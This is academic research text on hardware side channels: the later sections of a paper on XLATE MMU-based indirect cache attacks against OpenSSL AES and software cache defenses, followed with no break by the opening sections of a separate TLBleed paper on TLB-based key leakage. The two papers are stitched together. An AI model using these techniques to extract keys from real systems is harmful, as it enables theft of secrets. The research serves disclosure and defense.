**Defeating set partitioning** In case of StealthMem and cache defenses using set partitioning, or more specifically, page coloring, we end up with a pool of the remaining page tables that could not be colored. To find the remaining eviction sets, we apply the same algorithm as before to the remaining page tables. This time, however, we choose a random page table from the pool of page tables to use as the target for our algorithm. Ultimately, we end up with the eviction sets for all the remaining page colors. Therefore we are able to bypass cache defenses that use page coloring.

## 6.3 Minimizing Noise in XLATE Attacks

To mount XLATE attacks, we are interested in finding an eviction set for our target, of which the PTEs for each of the pages in the eviction set map to the same cache set as our target. However, as we are trying to perform an indirect cache attack from the MMU, there are various source of noise that potentially influence our attack. To minimize the noise for XLATE attacks, we rely on the following: (1) translation caches, (2) pointer chasing, (3) re-using physical pages, (4) and transactions.

**Translation caches** Now that we have reverse engineered the properties of the MMU, we can control which PTEs hit the LLC when performing a page table walk. To improve the performance and to reduce the amount of noise, we are only interested in loading the page tables closer to the leaves into the LLC. Thus, we want to only flush the TLB, while we preserve the translation caches. Algorithm 2 extends PRIME + PROBE to flush

**Algorithm 2:** XLATE + PROBE method for determining whether an eviction sets evicts a given cache line.

```
Input: the eviction set eviction set and the target target.
Output: true if the eviction set evicted the target, false
        otherwise.
timings ← {};
repeat
    access(target);
    map(access, TLB set);
    map(access, eviction set);
    map(access, reverse(eviction set));
    map(access, eviction set);
    map(access, reverse(eviction set));
    append(timings, time(access(target)));
until length(timings) = 16;
return true if median(timings) ≥ threshold else false
```

the TLB using the technique described in Section 6.1. To preserve the translation caches, we reduce the number of 2 MiB region accesses by keeping the pages in the TLB eviction set (i.e., `TLBSet`) sequential. This guarantees that an eviction set of PTEs can evict the target from the LLC.

**Pointer chasing** Hardware prefetchers in modern processors often try to predict the access pattern of programs to preload data into the cache ahead of time. To prevent prefetching from introducing noise, the eviction set is either shuffled before each call to XLATE + PROBE or a technique called *pointer chasing* is used to traverse the eviction set, where we build an intrusive linked list within the cache line of each page. Because the prefetcher repeatedly mispredicts the next cache line to load, it is disabled completely not to hamper the performance. To defeat adaptive cache replacement policies that learn from cache line re-use, we access the eviction set back and forth twice as shown in Algorithm 2.

**Re-using physical pages** To perform a page table walk, we have to perform a memory access. Unfortunately, the *page* and its corresponding *page table pages* could have different colors. Therefore, we want to craft our XLATE attack in a way that only page table can evict the target page. For this reason we propose three different techniques to make sure that *only* the cache lines storing the PTEs are able to evict our target's cache line. First, we can exploit page coloring to ensure that the pages pointed to by page tables in the eviction set do not share the same page color as the target page. This way, only the page table pages can evict the target page. Second, by carefully selecting the virtual addresses of the pages in our eviction set, we can ensure that the cache lines of these pages do not align with the cache line of the target page. Therefore, by only aligning the cache line of the corresponding page tables, we can ensure that only the page tables can influence the target page. Third, we allocate a single page of shared memory and map it to different locations in order to allocate many different page tables that point to the exact same physical page. Since we only have one physical page mapped to multiple locations, only the page tables are able to evict the cache line of the target page. In our implementation, we use the third technique, as it shows the best results.

**Transactions** In XLATE + ABORT, we leverage Intel TSX in a similar fashion to PRIME + ABORT. We observe that page table walks performed by the MMU during a hardware transaction lead to an increase in conflict events when the victim is also using the same cache set. Therefore, we can simply measure the amount of conflict events and check whether this exceeds a certain threshold.

# 7 Evaluation

We evaluate XLATE on a workstation featuring an Intel Core i7-6700K @ 4.00GHz (Skylake) and 16 GB of RAM. We also consider other evaluation platforms for reverse engineering purposes. To compare our XLATE attack variants against all the state-of-the-art cache attacks, we also implemented FLUSH + RELOAD, FLUSH + FLUSH, EVICT + TIME, PRIME + PROBE, and PRIME + ABORT and evaluated them on the same evaluation platform. We provide representative results from these attacks in this section and refer the interested reader to more extended results in Appendix A.

Our evaluation answers four key questions: (i) *Reverse engineering*: Can we effectively reverse engineer translation caches on commodity microarchitectures to mount practical XLATE attacks? (ii) *Reliability*: How reliable are XLATE channels compared to state-of-the-art cache attacks? (iii) *Effectiveness*: How effective are XLATE attacks in leaking secrets, cryptographic keys in particular, in real-world application scenarios? (iv) *Cache defenses*: Can XLATE attacks successfully bypass state-of-the-art software-based cache defenses?

## 7.1 Reverse Engineering

Table 3 presents our reverse engineering results for the translation caches of 26 different contemporary microarchitectures. Our analysis in this section extends the results we presented in a short paper at a recent workshop [39]. On Intel, we found that Intel's Page-Structure Caches or split translation caches are implemented by Intel Core and Xeon processors since at least the Nehalem microarchitecture. On Intel Core and Xeon pro-



Figure 4: Reliability comparison of different cache side-channel attacks using a reference covert channel implementation on both cross-thread and cross-core setups.

cessors, we also found translation caches available for 32 Page Directory Entries (PDEs) and 4 Page Directory Pointer Table Entries (PDPTEs). In contrast, Intel Silvermont has only a single translation cache for 16 PDEs. On AMD, we found that AMD K10 employs a 24-entry dedicated and unified page table cache and AMD Bobcat employs an 8 to 12 entries variant, respectively. Since AMD Bulldozer, the L2 TLB has been re-purposed to also host page table entries, allowing it to store up to 1024 PDEs on AMD Bulldozer and Piledriver and up to 1536 PDEs on AMD Zen. We also found that AMD Zen introduces another L2 TLB with 64 entries dedicated to 1G pages, allowing it to store up to 64 PDPTEs. On ARM, we found that the low-power variants implement unified page table caches with 64 entries. In contrast, we found that performance-oriented variants implement a translation cache with 16 PDEs on `ARMv7-A` and one with 6 PDPTEs on `ARMv8-A`. Overall, our results show that *translation caches take very different and complex forms across contemporary microarchitectures. As such, our reverse engineering efforts are both crucial and effective for devising practical MMU-based attacks and defenses.*

## 7.2 Reliability

To evaluate the reliability of XLATE and compare against that of state-of-the-art cache attacks, we implemented an LLC-based covert channel framework, where the sender and the receiver assume the roles of the victim and the attacker respectively. The receiver mounts one of the cache attacks to monitor specific cache lines, while the sender accesses the cache line to transmit a one and does nothing to send a zero otherwise. In order to receive acknowledgements for each word sent, the sender monitors a different set of cache lines. For our implementation, we built a bidirectional channel that is able to transfer 19-bit words at a time. To synchronize both the sender and the receiver, we dedicated 6 bits of the 19-bit word to sequence numbers. Furthermore, we use 4-bit Berger codes to detect simple errors and to prevent zero from being a legal value in our protocol, as it could be introduced by tasks being interrupted by the scheduler. We used our framework to compare the raw bandwidth, the (correct) bandwidth, and the bit error rate between hardware threads on the same CPU core and between different CPU cores. Figure 4 presents our results.

Our results show that FLUSH + RELOAD was able to achieve a bandwidth of around 40 KiB/s with the least noise. PRIME + PROBE performs slightly worse, with a bandwidth of about 8 KiB/s. While FLUSH + FLUSH performs quite well on the cross-core setup with a bandwidth of about 4 KiB/s, it performs much worse on the cross-thread setup with a bandwidth of a mere 500 bytes/s. This is due to the timing difference of flushing a cache line depending on the cache slice hosting it. Compared to the other covert channels, XLATE + PROBE only reaches a bandwidth of 900 bytes/s. While this is slower than other covert channels, the low error rate indicates this is only due to the higher latency of indirect MMU-mediated memory accesses, rather than noisier conditions. This experiment demonstrates XLATE provides a reliable channel and can hence be used to mount side-channel attacks in practical settings as we show next.

## 7.3 Effectiveness

To evaluate the effectiveness of XLATE, we mounted a side-channel attack against a real-world security-sensitive application. To compare our results against state-of-the-art cache attacks, we focus our attack on the OpenSSL's T-table implementation of AES, using OpenSSL 1.0.1e as a reference. This attack scenario has been extensively used to compare the performance of cache side-channel attacks in prior work (e.g., recently in [8]).

The implementation of AES in our version of OpenSSL uses T-tables to compute the cipher text based on the secret key $k$ and plain text $p$. During the first round of the algorithm, table accesses are made to entries $T_j[p_i \oplus k_i]$ with $i \equiv j \bmod 4$ and $0 \leq i < 16$. As these T-tables typically map to 16 different cache lines, we can use a cache attack to determine which cache line has been accessed during this round. Note that in case $p_i$ is known, this information allows an attacker to derive $p_i \oplus k_i$, and thus, possible key-byte values for $k_i$.

More specifically, by choosing $p_i$ and using new random plain text bytes for $p_j$, where $i \neq j$, while triggering

Table 3: Our reverse engineering results for the translation caches of 26 different microarchitectures.

[1] 4K and 2M pages are shared by the L2 TLB. [2] 4K, 2M and 1G pages are shared by the L2 TLB. [3] The TLB is used to store 1M pages on ARMv7-A.



Figure 5: Effectiveness comparison of different cache side-channel attacks using the OpenSSL's T-table implementation of AES (16,000,000 encryption rounds per cache line in `Te0`).

encryptions, an attacker can find which $p_i$ remains to always cause a cache hit for the first cache line in a T-table. By extending this attack to cover all 16 cache lines of the T-table, an attacker can derive the four upper bits for each byte in secret $k$, thus revealing 64 bits of the secret key $k$. This is sufficient to compare XLATE against state-of-the-art cache attacks.

For this purpose, we ran a total of 16,000,000 encryptions for each of the cache lines of `Te0` and captured the signal for each cache attack variant. Figure 5 shows that all the cache attacks we considered, including XLATE + PROBE and XLATE + ABORT, are able to effectively retrieve the signal. Moreover, Table 4 shows the end-to-end attack execution times, which strongly correlate with the bandwidth of our covert channels. This experiment shows that XLATE attacks can effectively complete in just seconds, confirming they are a realistic threat against real-world production applications.

Table 4: Execution time for various cache side-channel attacks when performing 16,000,000 encryption rounds in OpenSSL.

| Name | Time | Success Rate |
|---|---|---|
| FLUSH + RELOAD | 6.5s | 100.0% |
| FLUSH + FLUSH | 10.0s | 78.8% |
| PRIME + PROBE | 11.9s | 91.7% |
| PRIME + ABORT | 11.3s | 100.0% |
| XLATE + PROBE | 66.6s | 80.0% |
| XLATE + ABORT | 60.0s | 90.2% |

## 7.4 Cache Defenses

To evaluate the ability of XLATE attacks to bypass state-of-the-art software-based defenses, we perform the same experiment as in Section 7.3 but now in presence of state-of-the-art software-based cache defenses. For this purpose, we consider the different cache defense strategies discussed in Section 4 and evaluate how PRIME + PROBE and XLATE + PROBE fare against them.

For this experiment, we simulate a scenario where the attacker and the victim run in their own isolated security domains using page coloring and way partitioning. The attacker has access to only 8 ways of each cache set. Since StealthMem uses dedicated cache sets to pin cache lines, this defense is already subsumed by page coloring.

Without additional assumptions, PRIME + PROBE would trivially fail in this scenario, since the preliminary eviction set building step would never complete due to the cache set and ways restrictions. For a more interesting comparison, we instead assume a much stronger attacker with an oracle to build arbitrary eviction sets. To simulate such a scenario, we first allow the attacker



Figure 6: PRIME + PROBE and XLATE + PROBE against the OpenSSL's T-table implementation of AES in presence of state-of-the-art software-based cache defenses.

to dynamically build the eviction set for the target in the victim and then we restrict the eviction set to meet the constraints of the cache defenses considered. Figure 6 presents our results. As shown in the figure, both page coloring and way partitioning disrupt any signal to mount (even oracle-based) PRIME + PROBE attacks, given that the eviction set is prevented from sharing cache sets or ways (respectively) with the victim. In contrast, XLATE + PROBE's MMU traffic is not subject to any of these restrictions and the clear signal in Figure 6 confirms XLATE attacks can be used to bypass state-of-the-art software-based defenses in real-world settings.

## 8 Mitigations

Even though existing software-based cache defenses are effective against existing side-channel attacks such as PRIME + PROBE and PRIME + ABORT, they are not effective against the XLATE family of attacks. We now investigate how to generalize existing software-based defenses to mitigate XLATE attacks and indirect cache attacks in general. Our analysis shows that, while some software-based defenses can be generalized to mitigate XLATE attacks, most defenses are fundamentally limited against this threat. In addition, countering future, arbitrary indirect cache attacks remains an open challenge for all existing defenses.

### 8.1 Mitigating XLATE Attacks

As discussed in Section 4, there are three different strategies to mitigate cache attacks, each with their own



Figure 7: PRIME + PROBE and XLATE + PROBE against OpenSSL's AES T-table implementation on our evaluation platform before and after the mitigation of coloring page tables.

software-based implementation. We now reconsider each software-based defense and discuss possible mitigations against XLATE attacks.

We first reconsider page coloring [43], a software-based defense that relies on the mapping of memory pages to different cache sets to restrict the amount of page colors available to a security domain. In order to harden page coloring against the XLATE family of attacks, its design has to be extended to also color the page tables. By applying the same subset of page colors to both pages and page table pages on a per-domain basis, it is impossible for an attacker to control page table pages outside the assigned security domain.

We show that extending page coloring to also color the page tables is effective by extending the experiment presented in Section 7.4. For each attack on OpenSSL, we compared the PRIME + PROBE and XLATE + PROBE signals for the baseline, after applying traditional page coloring, and after applying both page and page table coloring (*full coloring*). Figure 7 presents our results, showing that, unlike traditional page coloring, full coloring is effective in mitigating XLATE.

The second defense strategy we consider is the cache way partitioning scheme implemented by CacheBar [44]. By monitoring page faults, CacheBar tracks the occupancy of each cache set and, once an application is about to exceed the provided budget, it evicts the least-recently used page and re-enables page fault-based monitoring. This strategy imposes a hard limit to the number of entries used for each cache set. In order to harden this scheme against the XLATE family of attacks, its design needs to be extended to monitor MMU-operated page table accesses. Unfortunately, monitoring such events is impractical as it cannot be done via page faults or other efficient software-based mechanisms, thus leaving this scheme vulnerable to our attacks.

The third and final defense strategy we consider is the cache pinning scheme implemented by StealthMem [25].

StealthMem dedicates specific cache sets to host secret memory pages that should be protected from cache attacks. More specifically, StealthMem pins these memory pages to their respective cache sets by monitoring page faults for pages that map to the same cache set. When a page fault occurs, StealthMem simply reload the corresponding secure pages to preserve cache pinning. In order to harden this scheme against the XLATE family of attacks, we again need to monitor MMU accesses to the page table pages. As mentioned earlier, this is impractical, leaving this scheme vulnerable to our attacks.

Alternatively, the XLATE family of attacks can be stopped in hardware by not sharing the data caches between the CPU and the MMU. While this strategy is effective, it also negates the advantages of software-based defenses, essentially implementing strong isolation provided by hardware-based cache defenses.

## 8.2 Mitigating Indirect Cache Attacks

While it is possible to mitigate some of the software-based cache defenses against the XLATE family of attacks, the MMU is hardly the only component that can be used as a confused deputy in indirect cache attacks. In fact, there are numerous components both in software and hardware, such as the kernel and integrated GPUs [10] to give a few examples, that could be leveraged for indirect cache attacks as well. More specifically, any component that interacts with the CPU caches and that an attacker can get control over could be leveraged to perform indirect cache attacks. Against such attacks, existing defenses that assume only CPU-based cache accesses (which can be intercepted via page faults), such as CacheBar and StealthMem, are structurally powerless in the general case. Page coloring is more promising, but the challenge is coloring all the possible pages that can be *indirectly* used by a given security domain with the corresponding color. Given the increasing number of software and integrated hardware components on commodity platforms, it is hard to pinpoint the full set of candidates and their interactions. At first glance, bypassing this challenge and coloring all the "special pages" such as page table pages with a reserved "special color" may seem plausible, but the issue is that the attacker can then mount indirect cache attacks against the special pages of the victim (e.g., MMU-to-MMU attacks) to leak information. Even more troublesome is the scenario of trusted components managing explicitly (e.g., kernel buffers) or implicitly (e.g., deduplicated page tables [9]) shared pages across security domains, whose access can be indirectly controlled by an attacker. Coloring alone cannot help here and, even assuming one can pinpoint all such scenarios, supporting a zero-sharing solution amenable to coloring may have deep implications for systems design and raise new performance-security challenges and trade-offs. In short, there is no simple software fix and this is an open challenge for future research.

We conclude by noting that addressing this challenge is non-trivial for hardware-based solutions as well. For instance, the published implementation of CATalyst [30] explicitly moves page table pages mapping secure pages out of the secure domain, which, can, for instance, open the door to MMU-to-MMU attacks. A quick fix is to keep secure page table pages in the secure domain, but this would further reduce CATalyst's number of supported secure pages (and hence scalability) by a worst-case factor of 5 on a 4-level page table architecture.

# 9 Related Work

We have already covered literature on cache attacks and defenses in Sections 3 and 4. Here we instead focus on related work that use side-channel attacks in the context of Intel SGX or ASLR.

## 9.1 Intel SGX

Intel Security Guard eXtensions (SGX) is a feature available on recent Intel processors since Skylake, which offers protected enclaves isolated from the remainder of the system. The latter includes the privileged OS and the hypervisor, allowing for the execution of security-sensitive application logic on top of an untrusted run-time software environment. However, when a page fault occurs during enclave execution, the control is handed over to the untrusted OS, revealing the base address of the faulting page. This property can be exploited in a controlled-channel (page fault) attack, whereby a malicious OS can clear the present bit in the Page Table Entries (PTEs) of a victim enclave, obtain a page-level execution trace of the victim, and leak information [41].

Many defenses have been proposed to counter controlled-channel attacks. Shih et al. [37] observe that code running in a transaction using Intel TSX immediately returns to a user-level abort handler whenever a page fault occurs instead of notifying a (potentially malicious) OS. With their T-SGX compiler, each basic block is wrapped in a transaction guaranteed to trap to a carefully designed springboard page at each attack attempt. Chen et al. [5] extend such design not to only hide page faults, but to also monitor suspicious interrupt rates. Constan et al. [7] present Sanctum, a hardware-software co-design that prevents controlled-channel attacks by dispatching page faults directly to enclaves and by allowing enclaves to maintain their own virtual-to-physical mappings in a separate page table hierarchy in enclave-private memory. To bypass these defenses, Van

Bulck et al. [38] observe that malicious operating systems can monitor memory accesses from enclaves without resorting to page faults, by exploiting other side-effects from the address translation process.

## 9.2 ASLR

Address Space Layout Randomization (ASLR) is used to mitigate memory corruption attacks by making addresses unpredictable to an attacker. ASLR is commonly applied to user-space applications (e.g., web browsers) and OS kernels (i.e., KASLR) due to its effectiveness and low overhead. Unfortunately ASLR suffers from various side-channel attacks which we discuss here.

Memory deduplication is a mechanism for reducing the footprint of applications and virtual machines in the cloud by merging memory pages with the same contents. While memory deduplication is effective in improving memory utilization, it can be abused to break ASLR and leak other sensitive information [2, 4]. Oliverio et al. [32] show that by only merging idle pages it is possible to mitigate security issues with memory deduplication. The AnC attack [12] shows an EVICT + TIME attack on the MMU that leak pointers in JavaScript, breaking ASLR.

Hund et al. [20] demonstrate three different timing side-channel attacks to bypass KASLR. The first attack is a variant of PRIME + PROBE that searches for cache collisions with the kernel address. The second and third attacks exploit virtual address translation side channels that measurably affect user-level page fault latencies. In response to these attacks, modern operating systems mitigate access to physical addresses, while it is possible to mitigate the other page fault attacks by preventing excessive use of user-level page faults leading to segmentation faults [20]. To bypass such mitigations, Gruss et al. [15] observe that the `prefetch` instruction leaks timing information on address translation and can be used to prefetch privileged memory without triggering page faults. Similarly, Jang et al. [22] propose using Intel TSX to suppress page faults and bypass KASLR.

# 10 Conclusion

In recent years, cache side-channel attacks have established themselves as a serious threat. The research community has scrambled to devise powerful defenses to stop them by partitioning shared CPU caches into different security domains. Due to their scalability, flexibility, and portability, software-based defenses are commonly seen as particularly attractive. Unfortunately, as we have shown, they are also inherently weak. The problem is that state-of-the-art defenses only partition the cache based on direct memory accesses to the cache by untrusted code. In this paper, we have shown that *indirect* cache attacks, whereby another trusted component such as the MMU accesses the cache on the attackers' behalf, are just as dangerous. The trusted component acts as a confused deputy so that the attackers, without ever violating the cache partitioning mechanisms themselves, can still mount cache attacks that bypass all existing software-based defenses. We have exemplified this new class of attacks with MMU-based indirect cache attacks and demonstrated their effectiveness against existing defenses in practical settings. We have also discussed mitigations and shown that devising general-purpose software-based defenses that stop arbitrary direct and indirect cache attacks remains an open challenge for future research.

## Abstract

To stop side channel attacks on CPU caches that have allowed attackers to leak secret information and break basic security mechanisms, the security community has developed a variety of powerful defenses that effectively isolate the security domains. Of course, other shared hardware resources exist, but the assumption is that unlike cache side channels, any channel offered by these resources is insufficiently reliable and too coarse-grained to leak general-purpose information.

This is no longer true. In this paper, we revisit this assumption and show for the first time that hardware translation lookaside buffers (TLBs) can be abused to leak fine-grained information about a victim's activity even when CPU cache activity is guarded by state-of-the-art cache side-channel protections, such as CAT and TSX. However, exploiting the TLB channel is challenging, due to unknown addressing functions inside the TLB and the attacker's limited monitoring capabilities which, at best, cover only the victim's coarse-grained data accesses. To address the former, we reverse engineer the previously unknown addressing function in recent Intel processors. To address the latter, we devise a machine learning strategy that exploits high-resolution temporal features about a victim's memory activity. Our prototype implementation, TLBleed, can leak a 256-bit EdDSA secret key from a single capture after 17 seconds of computation time with a 98% success rate, even in presence of state-of-the-art cache isolation. Similarly, using a single capture, TLBleed reconstructs 92% of RSA keys from an implementation that is hardened against FLUSH+RELOAD attacks.

## 1 Introduction

Recent advances in micro-architectural side-channel attacks threaten the security of our general-purpose computing infrastructures from clouds to personal computers and mobile phones. These attacks allow attackers to leak secret information in a reliable and fine-grained way [13, 32, 36, 38, 59] as well as compromise fundamental security defenses such as ASLR [17, 20, 24, 28]. The most prominent class of side-channel attacks leak information via the shared CPU data or instruction caches. Hence, the community has developed a variety of powerful new defenses to protect shared caches against these attacks, either by partitioning them, carefully sharing them between untrusted programs in the system, or sanitizing the traces left in the cache during the execution [9, 21, 37, 52, 62].

In this paper, we argue that the problem goes much deeper. As long as there are other shared hardware resources, attackers can still reliably leak fine-grained, security-sensitive information from the system. In fact, we show this is possible even with shared resources that only provide a coarse-grained channel of information (whose general applicability has been questioned by prior work [46]), broadening the attack surface of practical side-channel attacks. To demonstrate this property, we present a practical side-channel attack that leaks information from the shared Translation Lookaside Buffers (TLBs) even in the presence of all the state-of-the-art cache defenses. Exploiting this channel is particularly challenging due its coarse (page-level) spatial granularity. To address this challenge, we propose a new analysis technique based on (supervised) machine learning. Our analysis exploits high-resolution temporal features on the victim's memory activity to combat side-channel coarsening and leak information.

**Existing defenses against cache side channels** The execution of a victim program changes the state of the shared CPU caches. In a cache side-channel attack, an attacker deduces sensitive information (e.g., cryptographic keys) by observing this change in the state. It is possible to rewrite existing software not to leave an identifiable trace in the cache, but manual approaches are error-

prone [16] while automated ones incur several-fold performance overheads [48]. As an alternative, many proposed defenses attempt to stop attackers from observing changes that an unmodified victim program makes to the state of the CPU caches. This is done either by stopping precise timers that attackers need to use to tell the difference between cached or uncached memory accesses [10, 34, 40] or by partitioning shared CPU cache between mutually distrusting programs [21, 37, 47, 52, 62]. Given that attackers can find many new sources of timing [17, 34, 49], CPU cache partitioning is currently the only known generic mechanism that stops existing attacks.

Unfortunately, as we will show, protecting only the shared data and instruction caches is insufficient. Hardware threads (also known as hyperthreads) share other hardware resources such as TLBs on top of the CPU caches. The question we address in this paper is whether they can abused by attackers to leak sensitive information in a reliable and fine-grained way even in presence of state-of-the-art cache defenses and, if so, what the implications are for future attacks and defenses.

**TLBleed** To answer these questions, we explore the architecture of TLBs in modern Intel processors. As very little information on TLBs has been made available, our analysis represents the first known reverse engineering effort of the TLB architecture. Similar to CPU data and instruction caches, there are multiple levels of TLBs. They are partitioned in sets and behave differently based on whether they help in the translation of instructions or data. We further find that the mapping of virtual addresses to TLB sets is a complex function in recent micro-architectures. We describe our efforts in reverse engineering this function, useful when conducting TLB-based attacks and benefiting existing work [54]. Armed with this information, we build TLBleed, a side-channel attack over shared TLBs that can extract secret information from a victim program protected with existing cache defenses [9, 21, 31, 37, 52, 62] Implementing TLBleed is challenging: due to the nature of TLB operations, we can only leak memory accesses in the coarse granularity of a memory page (4 KB on x86 systems) and due to the TLB architecture we cannot rely on the execution of instructions (and controlled page faults) to leak secret information similar to previous page-level side-channel attacks [58]. To overcome these limitations, we describe a new machine learning-based analysis technique that exploits temporal patterns of the victim's memory accesses to leak information.

**Contributions** In summary, we make the following contributions:

- The first detailed analysis of the architecture of the TLB in modern processors including the previously unknown complex function that maps virtual addresses to TLB sets.
- The design and implementation of TLBleed, a new class of side-channel attacks that rely on the TLB to leak information. This is made possible by a new machine learning-based analysis technique based on temporal information about the victim's memory accesses. We show TLBleed breaks a 256-bit `libgcrypt` EdDSA key in presence of existing defenses, and a 1024-bit RSA key in an implementation that is hardened against FLUSH+RELOAD attacks.
- A study of the implications of TLBleed on existing attacks and defenses including an analysis of mitigations against TLBleed.

## 2 Background

To avoid the latency of off-chip DRAM for every memory access, modern CPUs employ a variety of caches [23]. With caching, copies of previously fetched items are kept close to the CPU in Static RAM (SRAM) modules that are organized in a hierarchy. We will focus our attention on data caches first and discuss TLBs after. For both holds that low-latency caches are partitioned into *cache sets* of *n ways*. This means is that in an $n$ way cache, each set contains $n$ cachelines. Every address in memory maps to exactly one cache set, but may occupy any of the $n$ cachelines in this set.

### 2.1 Cache side-channel attacks

As cache sets are shared by multiple processes, the activity in a cache set offers a side channel for fine-grained, security-sensitive cache attacks. For instance, if the adversary first occupies all the $n$ ways in a cache set and after some time observes that some of these cachelines are no longer in the cache (since accessing the data now takes much longer), it must mean that another program—a victim process, VM, or the kernel—has accessed data at addresses that also map to this cache set. Cache attacks by now have a long history and many variants [5, 33, 38]. We now discuss the three most common ones.

In a PRIME+PROBE attack [42, 43, 45], the adversary first collects a set of cache lines that fully evict a single cache set. By accessing these over and over, and measuring the corresponding access latency, it is possible to detect activity of another program in that particular cache set. This can be done for many cache sets. Due to the small size of a cache line, this allows for high spatial

resolution, visualized in a *memorygram* in [42]. Closely related is FLUSH+RELOAD, which relies on the victim and the attacker physically sharing memory pages, so that the attacker can directly control the eviction (flushing) of a target memory page. Finally, an EVICT+TIME attack [17, 43, 53] evicts a particular cache set, then invokes the victim operation. The victim operation has a slowdown that depends on the evicted cache set, which leaks information on the activity of the victim.

## 2.2 Cache side-channel defenses

As a response to cache attacks, the research community has proposed defenses that follow several different strategies. We again discuss the most prominent ones here.

**Isolation by partitioning sets** Two processes that do not share a cache cannot snoop on each others' cache activity. One approach is to assign to a sensitive operation its own cache set, and not to let any other programs share that part. As the mapping from to a cache set involves the physical memory address, this can be done by the operating system by organizing physical memory into non-overlapping cache set groups, also called colors, and enforcing an isolation policy. This approach was first developed for higher predictability in real-time systems [7, 30] and more recently also for isolation for security [9, 31, 50, 62].

**Isolation by partitioning ways** Similarly to partitioning the cache by sets, we can also partition it by ways. In such a design, programs have full access to cache sets, but each set has a smaller number of ways, non-overlapping with other programs, if so desired. This approach requires hardware support such as Intel's Cache Allocation Technology (CAT) [37]. Since the number of ways and hence security domains is strictly limited on modern architectures, CATalyst's design uses only two domains and forbids accesses to the secure domain to prevent eviction of secure memory pages [37].

**Enforcing data cache quiescence** Another strategy to thwart cache attacks, while allowing sharing and hence not incurring the performance degradation of cache partitioning, is to ensure the quiescence of the data cache while a sensitive function is being executed. This protects against concurrent side channel attacks, including PRIME+PROBE and FLUSH+RELOAD, because these rely on evictions of the data cache in order to profile cache activity. This approach can be assisted by the Intel Transactional Synchronization Extensions (TSX) facility, as TSX transactions abort when concurrent data cache evictions occur [21].

## 2.3 From CPU caches to TLBs

All the existing cache side-channel attacks and defenses focus on exploitation and hardening of shared CPU caches, but ignore caching mechanisms used by the Memory Management Unit (MMU).

On modern virtual memory systems, such mechanisms play a crucial role. CPU cores primarily issue instructions that access data using their virtual addresses (VAs). The MMU translates these VAs to physical addresses (PAs) using a per-process data structure called the page table. For performance reasons, the result of these translations are aggressively cached in the Translation Lookaside Buffer (TLB). TLBs on modern Intel architectures have a two-level hierarchy. The first level (i.e., L1), consists of two parts, one that caches translations for code pages, called L1 instruction TLB (L1 iTLB), and one that caches translations for data pages, called L1 data TLB (L1 dTLB). The second level TLB (L2 sTLB) is larger and shared for translations of both code and data.

Again, the TLB at each level is typically partitioned into *sets* and *ways*, conceptually identical to the data cache architecture described earlier. As we will demonstrate, whenever the TLB is shared between mutually distrusting programs, this design provides attackers with new avenues to mount side-channel attacks and leak information from a victim even in the presence of state-of-the-art cache defenses.

# 3 Threat Model

We assume an attacker capable of executing unprivileged code on the victim system. Our attack requires monitoring the state of the TLB shared with the victim program. In native execution, this is simply possible by using CPU affinity system calls to achieve core co-residency with the victim process. In cloud environments, previous work shows it is possible to achieve residency on the same machine with a victim virtual machine [55]. Cloud providers may turn hyperthreading on for increased utilization (e.g., on EC2 [1]) making it possible to share cores across virtual machines. Once the attacker achieves core co-residency with the victim, she can mount a TLBleed attack using the shared TLB. This applies to scenarios where a victim program processing sensitive information, such as cryptographic keys.

# 4 Attack Overview

Figure 1 shows how an attacker can observe the TLB activity of a victim process running on a sibling hyperthread with TLBleed. Even if state-of-the-art cache side-channel defenses [21, 37, 47, 52, 62] are deployed and the activity of the victim process is properly isolated



Figure 1: How TLBleed observes a sibling hyperthread's activity through the TLB even when shared caches are partitioned.

from the attacker with cache partitioning, TLBleed can still leak information through the shared TLB.

Mounting TLBleed on real-world settings comes with a number of challenges and open questions. The first set of challenges come from the fact that the architecture of the TLB is mostly secret. Mounting successful TLBleed, however, requires detailed knowledge of the TLB architecture. More specifically, we need to answer two questions:

**Q1** How can we monitor TLB sets? More specifically, how do virtual addresses map to multi-level TLBs found in modern processors?

**Q2** How do sibling hyperthreads share the TLB sets for translating their code and data addresses?

Once the attacker knows how to access the same TLB set as a victim, the question is whether she has the ability to observe the victim's activity:

**Q3** How can an unprivileged process (without access to performance counters, TLB shootdown interrupts, etc.) monitor TLB activity reliably?

Finally, once the attacker can reliably measure the TLB activity of the victim, the question is whether she can exploit this new channel for attractive targets:

**Q4** Can the attacker use the limited granularity of 4 kB "data" pages to mount a meaningful attack? And how will existing defenses such as ASLR complicate the attack?

We address these challenges in the following sections.

## 5 TLB Monitoring

To address our first challenge, **Q1**, we need to understand how virtual addresses (VAs) are mapped to different sets in the TLB. On commodity platforms, the mapping of VAs to TLB sets is microarchitecture-specific and currently unknown. As we shall see, we found that even on a single processor, the mapping algorithms in the different TLBs vary from very simple linear translations to complex functions that use a subset of the virtual address bits XORed together to determine the target TLB set.

To understand the details of how the TLB operates, we need a way to reverse engineer such mapping functions on commodity platforms, recent Intel microarchitectures in particular. For this purpose, we use Intel Performance Counters (PMCs) to gather fine-grained information on TLB misses at each TLB level/type. More specifically, we rely on the Linux `perf` event framework to monitor certain performance events related to the operation of the TLB, namely `dtlb_load_misses.stlb_hit` and `dtlb_load_misses.miss_causes_a_walk`. We create different access patterns depending on the architectural property under study and use the performance counters to understand how such property is implemented on a given microarchitecture. We now discuss our reverse engineering efforts and the results.

**Linearly-mapped TLB** We refer to the function that maps a virtual address to a TLB *set* as the *hash function*. We first attempt to find parameters under the hypothesis that the TLB is linearly-mapped, so that $target\ set = page_{VA} \mod s$ (with $s$ the number of sets). Only if this strategy does not yield consistent results, we use the more generalized approach described in the next section.

To reverse engineer the hash function and the size of linearly-mapped TLBs, we first map a large set of testing pages into memory. Next, we perform test iterations to explore all the sensible combinations of two parameters: the number of sets $s$ and the number of ways $w$. As we wish to find the smallest possible TLB eviction set, we use $w+1$ testing pages accessed at a stride of $s$ pages. The stride is simply $s$ due to the linear mapping hypothesis.

At each iteration, we access our testing pages in a loop and count the number of evictions evidenced by PMC counters. Observing that a minimum of $w+1$ pages is necessary to cause *any* evictions of previous pages, we note that the smallest $w$ that causes evictions across all our iterations must be the right wayness $w$. Similarly, the smallest possible corresponding $s$ is the right number of sets. As an example on Intel Broadwell, Figure 2 shows a heatmap depicting the number of evictions for each combination of stride $s$ and number of pages $w$. The smallest $w$ generating evictions is 4, and the smallest cor-



Figure 2: Linearly-mapped TLB probing on Intel Broadwell, evidencing a 4-way, 16-set L1 dTLB.

responding $s$ is 16—correctly probing for a 4-way 16-set L1 dTLB on Broadwell.

